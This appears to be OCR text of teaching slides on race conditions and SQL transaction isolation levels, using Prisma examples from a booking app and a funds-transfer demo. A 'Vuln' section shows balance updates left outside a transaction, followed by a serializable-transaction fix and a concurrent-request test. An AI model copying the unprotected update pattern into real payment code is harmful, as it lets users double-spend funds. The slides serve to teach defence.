


```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Fri, 05 Jul 2024 05:25:54 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/book/optimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::c5lqx-1720157154002-263f30b4b266

Internal Sever Error: Failed to update room, transaction aborted
```

3



```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Fri, 05 Jul 2024 05:27:01 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/book/optimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::6dljx-1720157221718-832b64be0b33

Internal Sever Error: Room not available
```



Booking Histories

Filter by Room Number:

All Rooms

Refresh Data

TRANSACTION ID	CREATED AT	ROOM NUMBER	BOOKER ID
1	7/5/2024, 12:27:01 PM	1	2

Rooms Overview


Refresh Data

ROOM NUMBER	NAME	BOOKER ID
1	VVIP	2
2	DELUXE	Unbooked
3	FANTASTIC	Unbooked
4	COZY	Unbooked


Transaction Isolation: 3 Serializable

Serializable Isolation Level ensures the highest level of isolation, making transactions appear as if they were executed serially.

This isolation level prevents other transactions from reading or writing the data involved in the transaction until it is completed, effectively serializing concurrent transactions.



```
await prisma.$transaction(async (tx) => {
```



```
    },
    {
      isolationLevel: Prisma.TransactionIsolationLevel.
      Serializable
    }
```

Isolation Level


READ UNCOMMITTED
isolation level
Let's build a snowman together!
Woohoo!


READ COMMITTED
isolation level
I'll build a snowman in my backyard but you can come and see it occasionally
m'kay

- Dirty Read
- Non-repeatable Read
- Phantom Read

- Non-repeatable Read
- Phantom read

Isolation Level


REPEATABLE READ
isolation level
I'll just show you a picture of my snowman but you won't see it until I'm done
that's fair



- Phantom Read


BitesizedEngineering.com

Summary : Isolation Level


- **READ UNCOMMITTED** - read uncomitted data
- **READ COMMITTED** - read committed data only
- **REPEATABLE READ** - read the same value until new transaction
- **SERIALIZABLE** - serial, sequently

leave me alone!

Vuln




```
const updatedSender = await prisma.user.update({
  where: { id: parseInt(senderId) },
  data: { balance: sender.balance - parsedAmount },
});
```




```
const updatedReceiver = await prisma.user.update({
  where: { id: parseInt(receiverId) },
  data: { balance: receiver.balance + parsedAmount },
});
```


Prevention




```
await prisma.$transaction(async (tx) => {
```



```
const updatedSender = await tx.user.update({
  where: { id: parseInt(senderId) },
  data: { balance: sender.balance - parsedAmount },
});
```




```
const updatedReceiver = await tx.user.update({
  where: { id: parseInt(receiverId) },
  data: { balance: receiver.balance + parsedAmount },
});
```



```
      },
        {
          isolationLevel: Prisma.TransactionIsolationLevel.
          Serializable
        }
```

Prove

- Go to the transfer page
- Change the sending method



Transfer Funds

Sender ID:

1

Receiver ID:

2

Amount:

100000

Transfer Method:

✓ Standard Transfering.
Make a transfer with Raw query.
Secure from race condition with built-in ORM - Atomic Operations.
Secure from race condition DB config - ISOLATION: Serialization
Secure from Race condition Locking Mechanism - Pessimistic.
Secure from Race condition Locking Mechanism - Optimistic.


Prove: case1
A->B 20 times

1. Only 1 Successful response

2. Other response:


   Error: Insufficient funds

1

